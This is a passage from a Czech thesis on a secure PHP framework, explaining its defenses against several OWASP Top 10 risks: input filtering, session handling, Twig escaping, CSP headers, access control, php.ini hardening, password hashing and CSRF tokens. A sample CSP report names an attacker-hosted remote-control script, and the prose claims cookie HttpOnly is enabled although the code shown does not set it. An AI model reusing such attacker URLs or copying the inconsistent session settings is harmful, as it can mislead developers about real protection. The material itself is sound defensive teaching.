Vzhledem k provázanosti první a druhé kontroly bude nejdříve popsána druhá kontrola na straně entity. Při definování entity, kdy dochází k definici struktury databáze za pomocí frameworku Doctrine, je implementovaná možnost nastavení kontroly položek entity před jejich uložením. Tato kontrola je nastavitelná pomocí komentáře nad danou položkou entity. Tento způsob možnosti modifikace funkcionality pomocí komentářů je popsán výše 4.1.1. Pro kontrolu je zvolen parametr *@check*, který značí kterým filtrem ze třídy *Filter* bude daná proměnná entity vždy kontrolována. Viz příklad:

```
<?php

/**
 * @entity
 * @hasLifecycleCallbacks
 * @Entity(repositoryClass="UserRepository")
 */
class UserEntity extends AbstractEntity {

    /**
     * @id @Column(type="guid")
     * @generatedValue(strategy="UUID")
     * @check UUID()
     */
    protected $idUser;

    /**
     * @column(type="string", length=1000, unique=true)
     * @check email(1, 1000)
     */
    protected $email;
```

Formát zápisu je takový, aby odpovídal formátu pro spuštění ve třídě *ExecuteFilter*. Tato třída spouští jednotlivé filtry definované ve třídě *Filter*. Dává možnost vývojáři definovat parametry funkce pro spuštění filtru. Sama třída *ExecuteFilter* následně do parametrů dosadí hodnotu pro filtrování a zajistí kontrolu této proměnné (vývojář tedy vždy nadefinuje pouze parametry, pokud nechá parametry prázdné, spustí se daná metoda pouze s parametrem pro filtrování, z čehož vyplývá, že pro n parametrů definovaných vývojářem se filtrovací metoda spustí s n+1 parametry, kde +1 značí danou hodnotu pro filtrování). Formát zápisu, který třída *ExecuteFilter* používá, vychází z klasického volání funkce v jazyce PHP.

Celý tento proces vychází z možnosti ve třídě Doctrine definovat akce prováděné před uložením, popřípadě modifikací dat v entitě. V abstraktní třídě *AbstractEntity*, kterou dědí veškeré entity, je tato možnost využita pomocí parametrů *@prePersist*, *@preUpdate* a *@preRemove* definovaných ve frameworku Doctrine. Framework Doctrine tedy zajistí, aby při každé manipulaci s entitou byla spuštěna kontrola pro všechny *@check* parametry u proměnných entity.

První kontrola je stejně jako výše zmíněná druhá kontrola nastavitelná pomocí komentářů zmíněných výše 4.1.1. Framework dává vývojáři možnost vybrat si, zda použije již předdefinovaný filtr z entity, a to za pomoci parametru *@paramsEntity* anebo si může definovat filtr přímo pro danou metodu kontroleru pomocí parametru *@paramsFilter*. Možnost vybrat si předdefinovaný filtr z entity je umožněna z důvodu neduplicitního psaní kontroly dané položky. Pro ilustraci možnosti nastavení kontroly proměnných slouží následující příklad:

```
<?php
    /**
     *   @paramsEntity {"name":"UserEntity/name"}
     *   @paramsFilter {"role":"integer(1,3, FALSE)",
     *                  "tags":"textArray(1, 50, FALSE)" }
     *   @paramsSource POST
     *   @protected Permission/isRegistred
     *   @outputType json
     */
    public function createUser() {
        $par = $this->getParams();

        $userF = new UserFacade();
        $user = $netbillF->createUser($par->name, $par->role,
            $par->tags, Session::get(SESSION_USER_ID) );

        $out = EntitySelector::user($user);

        $this->setOutput("user", $out);
    }
```

Formát zápisu pro oba parametry (*@paramsEntity* a *@paramsFilter*) je v JSON formátu, kdy název položky značí název, pod kterým bude následně předán výstup po filtrování proměnné v objektu, který vrátí metoda *getParams*. V případě uvedeném v příkladě výše tedy platí, že metoda getParams bude obsahovat objekt *stdClass*, který v sobě má proměnné instance s názvy *name*, *role* a *tags*. Hodnota položky v JSON značí v případě parameteru

@paramsEntity název entity a proměnnou entity ze které se má převzít filtrování. Ve druhém možném parametru *@paramsFilter* hodnota parametru značí volání filtrovací funkce ve stejném formátu jako je popsáno u nastavení filtrování proměnných entity zmíněných výše.

Ošetření výstupů, které jsou posílány z webové aplikace do webového prohlížeče klienta ve formátu HTML, je stejně důležité jako ošetření vstupních dat do webové aplikace přijímaných od klienta. U některých vstupů může útočník zneužít validní kombinaci znaků v daném filteru pro útok na prohlížeč uživatele. Tyto útoky se špatně detekují, a proto byl pro ochranu zvolen šablonovací framework Twig, který doporučuje i OWASP. Tento šablonovací framework v případě útočného vektroru znaků posílaných jako HTML stránku do prohlížeče uživatele webové aplikace jej prezentuje bezpečně tak, aby prohlížeč tyto znaky pouze vypsal jako text nikoliv jak útočník zamýšlel (například XSS útok). U ostatních typů výstupů, jako je například JSON, už je dané ošetření na zodpovědnosti vývojáře klientské aplikace.

4.2.2 Chybná autentizace a správa relace (A2)

Programovací jazyk PHP má pro správu sezení v sobě zabudovanou funkcionalitu, která tuto správu obstará. Dle OWASP je lepší využít možností jazyka, než implementovat vlastní verzi správy sezení. V tomto frameworku je tedy využita správa sezení programovacího jazyka PHP. O správné nastavení a fungování sezení se stará statická třída *Session*. Tato třída obsahuje jak metody pro start sezení *Session::start*, tak i pro jeho kontrolu *Session::check*, čtení *Session::get* a zápis *Session::set*. Toto jsou základní metody pro správu sezení. Sezení je spuštěno ihned na počátku inicializace frameworku ve třídě *Route*. Základní inicializace vypadá následovně:

```
<?php
public static function start() {
        ini_set('session.auto_start', 0);
        ini_set('session.gc_probability', 1);
        ini_set('session.gc_divisor', 100);
        ini_set('session.gc_maxlifetime', AUTO_LOGOUT_TIME);
        ini_set('session.referer_check', '');
        ini_set('session.entropy_length', 64);
        ini_set('session.use_cookies', 1);
        ini_set('session.use_only_cookies', 1);
        ini_set('session.use_trans_sid', 0);
        ini_set('session.hash_function', "sha512");
        ini_set('session.hash_bits_per_character', 5);
        session_name(self::$sessionName);
        ini_set('session.save_path', self::$sessionPath);
        session_cache_limiter('private');
        session_start();
        session_regenerate_id();
    }
```

Ve zmíněné inicializaci je nastaveno, aby se identifikátor sezení ukládal pouze v cookie, nastavuje se počet bitů na jeden znak na 5 bitů (což znamená, že se využívají znaky 0-9, a-v, není doporučeno dávat více bitů, kde se využívají malá a velká písmena), pro vyšší

bezpečnost je změněn název cookie a je zakázán přístup ke cookie pomocí JavaScriptu. Při každém požadavku na webovou aplikaci je identifikátor sezení vygenerován znova.

Dále pak za účelem možného zcizení sezení na sdílených hostinzích a podobnými způsoby je změněno umístění souborů s uloženým sezením do jiné lokace, než je v PHP v základu nastavená složka */tmp*, do které mají přístup veškeré provozované webové aplikace na daném serveru, kde běží webová aplikace. Jazyk PHP ukládá každé nově vygenerované sezení jako soubor. Základní název souboru je *sess_**, kde znak hvězdička odpovídá identifikátoru sezení, jehož způsob generování je popsán níže. V souboru sezení jsou uložena data o sezení v textové podobě, a tato data nejsou žádným způsobem šifrována, ani není zajištěna jejich integrita. Příklad souboru sezení:

```
last_time|i:1493464837;
fingerprint|s:40:"f3dda9b9dd749a4e98a508fcc0297ea6e46c8f2e";
route_page|s:11:"favicon.ico";
csrf_arr|s:100:"c17730e563e618cae21ea5fdc3de2e67101f406f
836a9b64e9c433e35c7fa9b21edd0afcbeddfe38fc3689e1dee16a061821";
```

Pro převedení dat je v základním nastavení proměnné *session.serialize_handler* nastavena funkce *php_serialize*. Jazyk PHP v tomto nastavení nepoužívá funkci *serialize*, která je vývojářům přístupná, ale interní funkci, která se chová podobně. Z ukázkového souboru sezení vyplývá, že data jsou uložena ve formátu *název proměnné|typ proměnné:volitelná délka u určitých typů:data vázaná k proměnné*. V případě, že je třeba změnit úložiště (tato možnost nastává u webových aplikací s vyšší zátěží, které na svůj provoz potřebují více serverových stanic, kdy se tato stavovost sezení musí mezi jednotlivými stanicemi serverů přenášet) nabízí PHP možnost implementovat vlastní obsluhu ukládání sezení. Tato možnost je přístupná přes funkci *session_set_save_handler*. Tato funkce má jako parametr třídu, která implementuje interface *SessionHandlerInterface*. Tento interface má 6 abstraktních metod, které interpret PHP bude v rámci potřeby volat. První metoda je metoda *close*, která uzavírá sezení. Druhá metoda je *destroy*, která po zavolání s parametrem identifikátoru sezení zruší dané sezení. Třetí metoda je *gc* (Garbage collector) která je volána za účelem odstranění již vypršelých sezení. Čtvrtá metoda je metoda *open*, která má 2 parametry. První parametr je místo uložení sezení a druhý parametr je název sezení. Poslední dvě metody jsou pro bezpečné uložení sezení na straně serveru nejzajímavější. Pátá metoda je metoda *read*. Jako parametr dostane identifikátor sezení. V této metodě je možnost implementace dešifrování sezení, popřípadě kontroly její integrity. Poslední metoda interface *SessionHandlerInterface* je metoda *write*, která dostává dva parametry. Prvním parametrem je identifikátor sezení a druhým parametrem je textový řetězec serializovaných dat sezení, jehož formát je zmíněn výše. V této metodě se může implementovat implicitní šifrování dat sezení a případná kontrola integrity. Ve frameworku tato možnost není využita z důvodu výkonnostního hlediska a doporučení OWASP. OWASP doporučuje šifrovat jen citlivá data typu kreditních karet a podobně. V případě, že by se ve frameworku pro vývoj bezpečných aplikací vyvíjela aplikace, která bude ukládat citlivá data v rámci sezení, je možno tato data šifrovat buď explicitně přímo ty, která jsou citlivá před každým vložením do sezení, nebo již výše zmíněnou cestou implicitně přes *SessionHandlerInterface*. Šifrování sezení, kde nejsou citlivá data, se vyplatí pouze v případě, že dané médium, na kterém je sezení uložené, není výhradně přístupné pouze serverem na kterém daná aplikace běží. V daném případě je třeba tato data zabezpečit z důvodu možné modifikace, popřípadě možného vkládání sezení útočníkem.

creation_utc	host_key	name	value	path	expires_utc	secure	httponly	last_access_utc	has_expires	persistent	priority	encrypted_value	firstpartyonly
Filter	google	id			Filter	...	Fil...	Filter	Filter	Filter	...	Filter	Filter
13124497...	.google.com	SID		/	13187569...	0	0	1313794389...	1	1	2	BLOB	0
13124497...	.google.com	HSID		/	13187569...	0	1	1313794377...	1	1	2	BLOB	0

Obrázek 4.2: Schéma uložení v prohlížeči Google Chrome

Nastavení délky entropie (*session.entropy_length*) znamená, kolik bajtů se z náhodného generátoru bere pro vytvoření náhodného identifikátoru. Doporučená délka je je 32 bajtů, pro vyšší náhodnost identifikátoru sezení je zvoleno 64 bajtů (jako zdroj náhodných dat slouží v UNIXových systémech */dev/urandom*, popřípadě */dev/arandaom*). V nastavení sezení lze tento náhodný zdroj dat změnit pomocí nastavení *session.entropy_file*. Obsah proměnné určuje soubor pro čerpání náhodných dat. Více bajtů není doporučováno z důvodu výpočetních nároků (na každý náhodný řetězec se následně využije hashovací funkce, jejímž výstupem je identifikátor sezení) na vytvoření identifikátoru sezení (pro bezpečnost se znova generuje při každém požadavku, v případě velké náročnosti by se tato náročnost mohla útočníkem využít k čerpání výpočetních zdrojů serveru). Pro vytváření náhodného identifikátoru sezení ze zmíněných 64 bajtů náhodného bloku dat je využita hashovací funkce *sha512* (dle nastavení proměnné *session.hash_function*), kterou jsou data hashována.

Nastavení *gc_** je nastavení *garbage collector*, čili automatické mazání starých záznamů sezení.

Pro kontrolu sezení se využívají 2 proměnné uložené v sezení. První proměnná je poslední přístup, kde se uchovává ve formátu UNIX time poslední vyvolaná akce uživatelem. Tato proměnná se využívá pro odhlášení z důvodu nečinnosti. Druhá proměnná je hash z dat, která uživatelův prohlížeč posílá na server spojený s IP adresou přistupujícího uživatele. Data, která o sobě posílá prohlížeč jsou brána ze superglobální proměnné *$_SERVER['HTTP_USER_AGENT']*. Příklad obsahu této proměnné:

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36
(KHTML, like Gecko)
Chrome/60.0.3079.0 Safari/537.36
```

Cílem tohoto hashe je snížit riziko útoku únosu sezení (z anglického Session hijacking attack), při kterém dochází ke zcizení sezení útočníkem. Hash je otisk klienta a útočník, aby tento otisk měl stejný, musí vynaložit veliké úsilí k jeho zcizení.

Na straně klienta se poté identifikátor sezení ukládá do souboru cookies. V nejpoužívanějším prohlížečem (v roce 2017 prohlížeč Google Chrome) se cookies ukládají do jednoho souboru pomocí SQLite. Výhoda v prohlížeči Google Chrome je v tom, že hodnoty cookies šifruje (viz. obrázek 4.2, v tabulce se sice nachází hodnota *value*, ale využívá se už pouze *encrypted_value*). Útočník tedy může hůře odcizit identifikátor sezení. Druhém nejpoužívanějším prohlížeči (v roce 2017 Mozila Firefox) je pro uložení cookies také použitý pouze jeden soubor, ve kterém jsou veškerá cookies uložena s pomocí SQLite. V případě prohlížeče Mozila Firefox ale tato data nejsou šifrovaná a útočník tak může data číst, popřípadě modifikovat (viz. obrázek 4.3 pole *value*, které obsahuje nešifrovaná data).

Pro zabezpečení autentizace je implementována ochrana proti brute force útoku na zcizení hesla. Návrh je vystavěn jako kompromis mezi zablokováním přístupu z určité IP a zabezpečením uživatelského účtu. Obrana spočívá v ukládání počtu neúspěšných způsobů

id	baseDomain	originAttributes	name	value	host	path	expiry	lastAccessed	creationTime	isSecure	isHttpOnly	inBrowserElement
...	google	Filter	id	Filter	Filter		Fi...	Filter	Filter	Fil...	Filter	Filter
628	google.com		AID	AJHaeXKK...	.google.com	/ads	15303...	1492775429...	14837246053...	0	1	0
629	googleads...		AID	AJHaeXKK...	.googleads...	/	15303...	1492775340...	14837246056...	0	1	0

Obrázek 4.3: Schéma uložení v prohlížeči Mozila Firefox

přihlášení. Pokud tento počet u určitého uživatele překročí v určitém časovém okamžiku maximální limit pokusů, je tento účet dočasně zablokován. Tato blokace platí pro všechny IP adresy, z důvodu aby útočník nemohl využít více IP adres pro útok. Daná (dané) IP adresy nejsou blokovány, aby nebyl odepřen přístup legitimním uživatelům. V případě potřeby vyšší úrovně zabezpečení, je možné implementovat událost, kdy při překročení jistých pokusů o heslo by vedlo k trvalé blokaci účtu a bylo třeba ověření alternativní cestou, zda uživatel toto jednání schvaluje (například přes emailovou adresu s kontrolním odkazem). Další možnosti ochrany proti těmto útokům je použití capchy. Vložení capchy není dobré implementovat přímo do formuláře s přihlašovacím údajem ihned, je zde poněkud nepohodlné se pro uživatele přihlašovat. Dobré je ale využít capchu až poté, co je z dané IP nebo na daný uživatelský účet nezvykle velký počet chybných pokusů o přihlášení. Pro zabezpečení je také nutné nastavit určitá pravidla, jak by mělo heslo vypadat [25] v podobě minimální délky hesla (doporučováno 8 znaků) a dalšími požadavky, dle bezpečnosti aplikace.

4.2.3 Cross-Site scripting (XSS) (A3)

Jako obrana proti útoku *Cross-Site scripting (XSS)* je ve frameworku pro bezpečný vývoj webových aplikací využit framework Twig. Framework Twig je doporučený OWASP, jako šablonovací nástroj, který snižuje možnost útočníka vložit útočný kód na stránku. Šablonovací framework Twig pro tvorbu šablon využívá klasický formát HTML, do kterého kodér HTML kódu vkládá pomocí 2 typů speciálních oddělovačů (*{% ... %}* a *{{ ... }}*), které zapříčiní vložení dat do šablony. Příklad užití:

```
<!DOCTYPE html>
<html>
    <head>
        <title>My Webpage</title>
    </head>
    <body>
        <ul id="navigation">
        {% for item in navigation %}
            <li><a href="{{ item.href }}">{{ item.caption }}</a></li>
        {% endfor %}
        </ul>

        <h1>My Webpage</h1>
        {{ a_variable }}
    </body>
</html>
```

Takto vložená data jsou ošetřená tak, aby se v HTML kódu jevila jako klasický text a nikoliv formátovací znaky (popřípadě JavaScript). Vedle vkládání dat Twig také umožňuje

jistým způsobem programovat a větvit kód. Velice užitečné u velkých projektů je také možnost načítání ostatních šablon do šablony, což velice zvyšuje znovupoužitelnost. Data do šablon se vkládají z asociativních polí, které se Twigu předloží. Případ užití s povoleným debugováním (tato metoda je ze třídy *TwigOutput*, tato skupina tříd s *Output* na konci svého názvu se používá k formátování výstupu):

```
<?php
public function getHtml($template, $data) {
        $loader = new Twig_Loader_Filesystem(TEMPLATE_DIR);
        $twig = new Twig_Environment($loader, array(
            'cache' => TMP_DIR . '/twig_cache',
            'debug' => true
        ));
        $twig->addExtension(new Twig_Extension_Debug());

        $template = $twig->loadTemplate($template . '.html');

        $twigData = $this->getGlobalVaribles() + $data;

        return $template->render($twigData);
}
```

Druhým způsobem zmíněným v analýze je použití hlavičky *Content Security Policy* [11] [13]. Tato hlavička posílaná prohlížeči je ve frameworku přidávána pomocí souboru *.htaccess* ve složce *kořenový adresář/public*. Tento způsob je možné využít pouze pokud je serverem zvolen Apache HTTP Server. Příklad možného nastavení:

```
Header set Content-Security-Policy
        "
        default-src 'none';
        script-src 'self';
        connect-src 'self';
        img-src 'self';
        style-src 'self';
        block-all-mixed-content;
        report-uri /csd_log_page;
        "
```

Toto nastavení (oddělené řádky se zde nachází kvůli lepší čitelnosti, při nastavování musí být dané direktivy v jednom řádku za sebou) je základní bezpečnostní nastavení, kde se povoluje načítání všech zdrojů pouze z daného serveru, na kterém běží daná webová aplikace (musí se jednat o stejnou doménu, komunikační protokol a port). Direktivy se zapisují tak, že první část definuje zdroje, pro které se má nastavit povolení, popřípadě povolené zdrojové adresy (například *script-src*) a druhá část definuje zdrojové adresy ze kterých je možno daná data stahovat. V této části je možno si zvolit jednu z pěti možností nastavení zdroje.

První možností je definovat stránku. Pro zadávání lze využít znak hvězdičky, který značí libovolný řetězec. Directiva umožňuje zadat přenosový protokol (*http* nebo *https*), doménu (například *moje-stranka.cz*) a port (například *moje-stranka.cz:80*) a jejich kombinace.

Pouze zabezpečené spojení *https:*, jakýkoliv protokol z portu 1234 **://moje-stranka.cz:1234*, libovolná subdoména **.moje-stranka.cz* a tak dále. Celé jedno nastavení se pak ukončí pomocí středníku.

Druhý způsob nastavení zdroje u direktivy je *'self'*. Toto nastavení značí, že veškerá data se mohou načítat pouze ze stránky, na které daná webová aplikace běží.

Třetím způsobem, jak zdroj u direktivy nastavit, je *'none'*. U tohoto nastavení je veškerá komunikace zakázaná. Proto je toto nastavení výhodné použít u zdrojů které se ve webové aplikaci nepoužívají.

Čtvrtým nastavení pro direktivu je možnost *unsafe-inline*. Pro toto nastavení prohlížeč povolí veškeré spouštění inline. Toto nastavení by se nemělo používat, protože ruší celou obranu proti XSS. U *Content-Security-Polici* je ale možné vkládání chráněných dat přímo do HTML povolit bezpečně pomocí *nonce-**. Nastavení *nonce-** funguje způsobem, že za znak hvězdičky se dosadí kryptograficky bezpečný náhodný řetězec, který se musí při každém načtení stránky znova náhodně vygenerovat a musí být minimálně 128-bitů dlouhý a zakódovaný pomocí base64. Toto nastavení *nonce-** se stejným náhodným řetězcem se poté přikládá ke zdrojům dat vložených přímo do HTML kódu stránky. Tímto způsobem vložení se zajistí, že se daná část provede bez omezení. Příklad hlavičky:

```
Content-Security-Policy: script-src
            'self'
            'nonce-UQg5fPRei4Exg156agQZx6BGxgvjgF6Rb1';
```

A následné použití v HTML kódu:

```
<!DOCTYPE html>
<html>
    <head>
        <title>Nonce</title>
    </head>
    <body>
        <script nonce="UQg5fPRei4Exg156agQZx6BGxgvjgF6Rb1">
            alert('Tato zpráva se zobrazí');
        </script>
    </body>
</html>
```

Druhou možností bezpečného vložení zdrojů dat přímo do HTML bez generování náhodného řetězce je vytvoření hashe daných dat. Je doporučeno použít hashovací funkci sha512, která je podporována. Pro vložení do hlavičky *Content-Security-Polici* se využije nastavení *'sha512-*'*, kde hvězdička značí pozici hashe daných dat.

Poslední pátou možností, jak specifikovat zdroj, je nastavení *'unsafe-eval'*. Jedná se o povolení funkce *eval* v JavaScriptu. Tato funkce umožňuje interpretovat JavaScript JavaScriptem, například pokud se do proměnné uloží JavaScriptový kód, tak se tento kód může pomocí funkce eval jednoduše provést.

Direktiva *default-src* značí obecné výchozí nastavení všech direktiv v případě, že se pro ně v hlavičce nenachází žádná direktiva. Pomocí nastavení *'none'* je implicině zakázáno jakékoliv spouštění nebo reprezentování těchto dat, pokud se na stránce vyskytnou a není pro ně žádná direktiva.

U direktiv *script-src* (definuje adresy ze kterých se může načítat JavaScript), *connect-src* (definuje adresy, které můžou být načteny pomocí javascriptu), *img-src* (definuje adresy, ze kterých se mohou na stránce stahovat obrázky) a *style-src* (definuje adresy, ze kterých se můžou stahovat kaskádové styly) se jedná o specifikaci pro dané zdroje vedené v poznámkách. Další zajímavé zdroje, které jsou blokovány a mohl by je vývojář potřebovat, jsou *media-src* (jedná se o povolené stránky, ze kterých se může stahovat *<audio>* a *<video>*) a *font-src* (jedná se o povolené stránky ze kterých se mohou stahovat písma). Díky direktivě *default-src 'none'* je zakázáno používání *<frame>* a *<iframe>*, což jsou prvky, které by mohl útočník zneužít pro útok.

Předposlední direktiva *block-all-mixed-content* zajišťuje, aby v případě, že je použit zabezpečený protokol *https*, nedocházelo ke komunikaci přes nezabezpečený protokol *http*. Tato direktiva by platila i v případě, že například by byl v uvedeném zdroji povolen server *cloudflare.com* pozměněnou direktivou *script-src 'self' *.cloudflare.com;* na všechny servery, tedy nejen na daný server, na kterém běží daná webová aplikace, ale i na server *cloudflare.com*.

Poslední direktiva *report-uri* zajišťuje logování neoprávněných požadavků z webové aplikace. O neoprávněném požadavku informuje pomocí POST požadavku zadaného za direktivou *report-uri* (v tomto případě se jedná o stránku */csd_log_page*). Této direktivy je vhodné použít jak před kontrolou průniků na webové aplikaci, kdy se útočníkovi podařilo modifikovat stránku tak, že se prohlížeč požadavek pokusil odeslat, tak pro hledání chybného nastavení hlavičky *Content-Security-Policy* (například neuvedení adresy zdrojového serveru obrázků vede k jejich nenačtení a díky direktivě *repor-uri* lze tento problém snadno odhalit). Příklad poslaného upozornění prohlížečem:

```
{
  "csp-report": {
    "document-uri": "http://moje-stranka.cz/index.html",
    "referrer": "",
    "blocked-uri": "http://utocnik.cz/js/remote_controll.js",
    "violated-directive": "script-src 'self'",
    "original-policy": " default-src 'none'; script-src 'self';
                        connect-src 'self'; img-src 'self';
                        style-src 'self'; block-all-mixed-content;
                        report-uri /csd_log_page;"
  }
}
```

Nutno podotknout, že i když je daná hlavička *Content-Security-Policy* podporována ve většině posledních verzí moderních prohlížečů (až na Internet Explorer od firmy Microsoft, kde daná hlavička je sice podporována, ale s názvem *X-Content-Security-Policy*), jedná se o ochranu na straně klienta a nelze se na ni plně spolehnout a musí být co nejvíce zastupitelná na webovém serveru aplikace například pomocí již zmiňovaného frameworku pro šablonování Twig.

Hlavička *Content-Security-Policy* má ještě jednu alternativu, která funguje velice podobně. Touto alternativou je *Content-Security-Policy-Report-Only*, a jak již z názvu hlavičky vyznívá, jedná se pouze o reportování možných úniků. Nastavuje se velice podobně, jako hlavička *Content-Security-Policy*. Tato hlavička se dá využít například pro analýzu,

z jakých zdrojů jsou stahovaná data a na základě této analýzy pak sestavit *Content-Security-Policy* direktivy, které již budou dané požadavky filtrovat.

4.2.4 Nezabezpečený přímý odkaz (A4)

Při vývoji webové aplikace dává framework pro vývoj bezpečných aplikací možnost definovat přístupová práva. Příklad definice práv pro celou třídu:

```
<?php
/**
 * @protected Permission/isRegistred
 */
class IndexController extends AbstractControllerUI {
    /**
     *   @outputType json
     */
    public function getUser() {
        $par = $this->getParams();

        $userF = new UserFacade();

        $user = $userF->getUser(Session::get(SESSION_USER_ID));

        $this->setOutput("user", EntitySelector::user($user));
    }
```

Příklad definice práv pro metodu (nastavení metody má vyšší prioritu než nastavení třídy):

```
<?php
/**
 * @protected Permission/isRegistred
 */
class IndexController extends AbstractControllerUI {
    /**
     *   @outputType json
     *   @protected Permission/isAdmin
     */
    public function getUser() {
        $par = $this->getParams();

        $userF = new UserFacade();

        $user = $userF->getUser(Session::get(SESSION_USER_ID));

        $this->setOutput("user", EntitySelector::user($user));
    }
```

Pro nastavení příznaku, že se jedná o chráněnou třídu nebo metodu slouží příznak *@protected*. Jeho parametrem je třída a v ní umístěná statická metoda, která má za úkol vrátit v případě povolení přístupu *TRUE* a v případě zamítnutí *FALSE*. Samotné testování provádí statická metoda *testPermission* ve třídě *Permission*.

```
<?php
    public static function testPermission($test) {
        $splitLogic = explode('/', $test);
        $class = trim($splitLogic[0]);
        $method = trim($splitLogic[1]);

        return $class::$method();
    }
```

V základní verzi frameworku je počítáno pouze s rozhodováním o poskytování oprávnění pouze na základě informací ze sezení. Pro případ, že by vývojář potřeboval sofistikovanější kontrolu zmíněnou v analýze 3.4, lze rozšířit zdroje dat, na jejichž základě se má daná metoda rozhodovat. Možným způsobem je například přidání volitelného parametru za metodu, který bude symbolizovat název dat předávaných od uživatele, které se budou moci pro rozhodování v daném případě využít.

4.2.5 Nezabezpečená konfigurace (A5)

Framework využívá tyto moduly: ctype, curl, date, fileinfo, filter, gd, hash, json, mbstring, pcre, pdo, pdo_pgsql, session, zlib, mcrypt, pgsql. Dané moduly se mohou lišit dle používané databáze a dalších věcí využívaných ve vývoji. Pro nejčistější verzi interpretu jazyka PHP je lze zkompilovat. Příklad kompilace:

```
./buildconf --force
./configure --enable-shared=yes --enable-static=no
    --prefix=/home/ec2-user/php/ --with-curl
    --with-pdo-pgsql --with-libmbfl --disable-opcache
    --with-mcrypt  --enable-intl  --enable-mbstring
make
make install
```

Druhou možností jak dané moduly odebrat, je odebrat je z nastavení. Například na operačním systému Debian 8 je možné dostupné moduly zjistit ve složce */etc/php/7.0/mods-available*. Ve složce */etc/php/7.0/apache2/conf.d* popřípadě ve složce */etc/php/7.0/cli/conf.d* lze vytvořením či odebráním odkazu na modul do složky s moduly tento modul aktivovat či deaktivovat.

V nastavení php.ini je třeba vypnout zasílání informací o tom, že daná stránka byla vygenerována za pomocí PHP nastavením *expose_php=Off*. Dále je nutné vypnutí výpisu chybových hlášení, ale zároveň mít nastavené ukládání těchto chybových hlášení pomocí *display_errors=Off*, *log_errors=On* a *error_log=/var/log/httpd/php_error.log*. V případě, že do webové aplikace nebudou nahrávány soubory, je třeba zakázat nahrávání pomocí *file_uploads=Off*. Při povoleném nahrávání omezit maximální velikost (například na 10 MB) *file_uploads=On* a *upload_max_filesize=10M*, složku pro dočasně nahrané soubory je možné nastavit pomocí *upload_tmp_dir="/tmp/upload"*. Co se týče nasta-

vení limitů pro nahrávání, je třeba také nastavit limit pro velikost POST pomocí řádku *post_max_size=1M*. Dále pak zakázat stahování vzdálených souborů pomocí FTP, popřípadě HTTP *allow_url_fopen=Off* a *allow_url_include=Off*. Pro interpret PHP je také dobré omezit maximální využívané zdroje (čas provádění scriptu a maximální povolená paměť) pomocí *max_execution_time = 30*, *max_input_time = 30* a *memory_limit = 50M* (časové údaje jsou ve vteřinách). Pole působení, kde interpret PHP může pracovat se soubory se definuje následovně *open_basedir = "/var/www/html/"* (pomocí znaku dvojtečky lze spojit více adresářů dohromady, ve kterých interpret PHP může provádět souborové operace).

Nastavení *httpd.conf* je důležité obohatit o direktivu *TraceEnable off*, která zabraňuje zneužití hlavičky TRACE, která může být zneužita pro zjištění souboru cookies i při nastaveném *HttpOnly*.

4.2.6 Expozice citlivých dat (A6)

Pro zabezpečení proti úniku citlivých dat u kterých není třeba znát jejich hodnotu (stačí otisk pomocí hashovací funkce), se používá funkce Bcrypt, která je založena na šifře Blowfish. V jazyce PHP je přímo implementována funkce pro vytváření hashů z hesel. Tato funkce se nazývá *password_hash* a má 2 povinné a 1 volitelný parametr. Prvním parametrem je heslo v textové podobě, druhý parametr slouží pro nastavení algoritmu pro hashování. Třetí parametr, který je volitelný, slouží pro nastavení daného algoritmu. Pro použitý algoritmus Bcrypt se jedná o dvě možnosti. První možnost je ruční volba soli (z anglického salt), tato hodnota, pokud není zvolena, se vygeneruje náhodně a od verze PHP 7.0.0 je tato možnost zastaralá. Druhou volbou je cena algoritmu (z anglického cost), jedná se o volbu nastavení výpočetní náročnosti hashe. Vzhledem k použití algoritmu Bcrypt musí být heslo dlouhé maximálně 72 znaků. Toto je ve frameworku vyřešeno použitím hashovací funkce *sha256* ze které je dekódován výstup pomocí base64 kódování. Výsledná implementace vypadá následovně:

```
<?php
class UserFacade extends AbstractFacade {
    private function passwordHash(string $pass) {
        $passHash = base64_encode(hash('sha256', $pass, true));
        return password_hash($passHash, PASSWORD_BCRYPT,
                                ["cost" => 12]);
    }
```

Pro nastavení ceny algoritmu je dobré si otestovat časovou náročnost výpočtu jednoho hashe. Dle ní lze poté dobře nastavit odpovídající cenu.

Pro zabezpečení citlivých dat, které je nutno následně dešifrovat, je možnost využít modulu OpenSSL, který poskytuje široké spektrum symetrických šifer. Pro šifrování je jednou z nejbezpečnějších možností šifra AES-256-CBC. Pro šifrování je k dispozici funkce *openssl_encrypt*. Pro bezpečné uložení klíče může být klíčem zvolen například hash z hesla. Při přihlášení uživatele do systému bude z hesla vygenerován hash (jiný než výše zmíněný, který je uložen v databázi). Tento hash následně bude využit jako klíč k šifrování. Problémem tohoto řešení je způsob bezpečného uložení klíče pro dešifrování v sezení. Pro vyhnutí se ukládání může být využito pro každou operaci, kde se pracuje se zašifrovanými daty vložení hesla uživatele. Problém tohoto řešení je zbytečné obtěžování uživatele, které by mohlo vést uložení hesla například v prohlížeči. Další možností uložení hesla je předávat in-

terpretu PHP toto heslo při každém spuštění přes parametr a heslo mít uložené nepřístupně pro ostatní uživatele v systému. Veškerá tato řešení spoléhají na fakt, že se útočníkovi nepodaří modifikovat zdrojové kódy webové aplikace. V případě možné modifikace by veškeré uložené klíče byli prozrazeny.

4.2.7 Chyby v řízení úrovní přístupů (A7)

Řešení tohoto problému je popsáno výše v kapitole 4.2.4.

4.2.8 Cross-Site Request Forgery (A8)

Jako obrana proti tomuto útoku je ve frameworku použit token, který je nutno zaslat spolu s požadavkem na server. Testovány jsou veškeré požadavky směřující přes *POST*. Místem, kde je toto testování prováděno, je kontroler (*AbstractControllerUI*) v metodě *testCSRF*. Zde lze také upravit, které metody budou testovány. Po klientské straně je vyžadováno zaslání tokenu v HTTP hlavičce pod názvem *HTTP_TEST_TOKEN*. Kontrola a generování tokenu probíhá ve třídě *CSRF*. Pro generování je použita statická metoda *getKey*.

```
<?php
public static function getKey() {
        if (empty(Session::get(SESSION_CSRF_ARR))) {
            $bytes = random_bytes(50);
            $sec = bin2hex($bytes);
            Session::set(SESSION_CSRF_ARR, $sec);
        }
        return Session::get(SESSION_CSRF_ARR);
    }
```

Jako zdroj náhodných dat slouží funkce *random_bytes*, která generuje kryptograficky bezpečná náhodná data. Data jsou převedena do hexadecimálního tvaru a následně uložena v sezení. Token se generuje pro dané sezení vždy pouze jednou (dle OWASP stačí generovat token na sezení). Důvodem je zjednodušení vývoje vzhledem k využívání AJAX požadavků a otevření aplikace ve více oknech prohlížeče.

Porovnávání tokenu se provádí pomocí statické metody *checkKey*.

```
<?php
public static function checkKey($key) {
        if(empty($key)){
